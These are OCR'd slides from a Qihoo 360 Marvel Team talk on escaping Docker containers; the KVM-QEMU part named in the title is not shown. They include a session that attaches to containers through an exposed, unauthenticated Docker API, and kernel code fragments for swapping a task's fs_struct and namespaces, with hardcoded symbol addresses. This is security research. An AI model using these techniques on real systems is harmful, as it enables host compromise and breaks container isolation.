Escape From The Docker-KVM-QEMU Machine


Shengping Wang, Xu Liu
Qihoo 360 Marvel Team

- Docker VM Escape
- KVM-QEMU VM Escape

I. Docker VM Escape

DOCKER


KEY TECHNIQUES



VULNERABILITY OF DOCKER


VULUNERABILITY

- Untrusted images
- Namespace




ATTACK DOCKER

- CONTAINER TO HOST
- CONTAINER TO CONTAINER



ATTACK DOCKER





```
[root@vesc ~]# sudo docker -H tcp://        138.210:2375 ps
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS              PORTS                              NAMES
7573fd56e3cc        nginx               "bash"                   46 hours ago        Up 46 hours         80/tcp, 443/tcp                    kickass_thompson
7618d64d772c        nginx               "bash"                   47 hours ago        Up 47 hours         80/tcp, 443/tcp                    amazing_nobel
83aec82eda35        nginx               "bash"                   2 days ago          Up 2 days           80/tcp, 443/tcp                    jolly_hawking
c06f55d52cec        nginx               "nginx -g 'daemon of   2 days ago          Up 2 days           443/tcp, 0.0.0.0:9001->80/tcp      nostalgic_jepsen
[root@vesc ~]# sudo docker -H tcp://  138.210:2375 attach amazing_nobel
root@7618d64d772c:/#
root@7618d64d772c:/#
root@7618d64d772c:/#
root@7618d64d772c:/# uname -a
Linux 7618d64d772c 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 GNU/Linux
root@7618d64d772c:/#
```

Docker Escape Techniques

NAME SPACES

```
asmlinkage long sys_clone(unsigned long clone_flags, unsigned long
newsp, void __user *parent_tid,void __user *child_tid,struct pt_regs *regs)
{
return  do_fork(clone_flags,newsp,regs, 0,parent_tid, child_tid);
}
```

```
long do_fork(unsigned long clone_flags,
        unsigned long stack_start,
        unsigned long stack_size,
        int __user *parent_tidptr,
        int __user *child_tidptr)
{…}
```



NSPROXY


```
struct nsproxy {
    atomic_t count;
    struct uts_namespace *uts_ns;
    struct ipc_namespace *ipc_ns;
    struct mnt_namespace *mnt_ns;
    struct pid_namespace *pid_ns_for_children;
    struct net           *net_ns;
};
```

TASK_STRUCT

```
task_struct{
        pid_t pid;
        pid_t tgid;
        struct fs_struct fs;
        struct pid_link pids[PIDTYPE_MAX];
        struct nsproxy *nsproxy;
       ..........
        struct task_group *sched_task_group;
        struct task_struct __rcu *real_parent;
}
```

CHROOT

```
struct mnt_namespace {
        struct mount *  root;
        ……
}
```



FS_STRUCT

```
struct fs_struct {
        int users;
        spinlock_t lock;
        seqcount_t seq;
        int umask;
        int in_exec;
        struct path root, pwd;
};
```


KEY POINTS

GET INTO KERNEL

GET
INIT FS_STRUCT

RESET
CONTAINER
NAMESPACES


ESCAPE POINT



GET FS_STRUCT

```
struct fs_struct init_fs = {
        .users          = 1,
       .lock           = __RW_LOCK_UNLOCKED(init_fs.lock),
       .umask          = 0022,
};
```

GET FS_STRUCT




```
struct task_struct *task =
get_current();

while(task->pid!=1){

task=task->real_parent;

}
```

CHANGE FS_STRUCT

```
 void daemonize_fs_struct(void)
{
        struct fs_struct *fs = current->fs;

         if (fs) {
                int kill;
                task_lock(current);
                write_lock(&init_fs.lock);
                init_fs.users++;
                write_unlock(&init_fs.lock);
                write_lock(&fs->lock);
                current->fs = &init_fs;
                kill = !--fs->users;
                write_unlock(&fs->lock);
               task_unlock(current);
                if (kill)
                        free_fs_struct(fs);
        }
}
```

```
void pull_fs(struct task_struct *tsk,
   struct fs_struct *new_fs)
{
        struct fs_struct *fs = tsk->fs;

        if (fs) {
                int kill;
                task_lock(tsk);
                spin_lock(&fs->lock);
                tsk->fs = new_fs;
                kill = !--fs->users;
                spin_unlock(&fs->lock);
                task_unlock(tsk);
        }
         if(kill)
                 free_fs_struct(fs)
}
```

SWITCT NSPROXY

```
create_new_namespaces=0xffffffff8108aa10;
switch_task_namespaces=0xffffffff8108adb0;
```

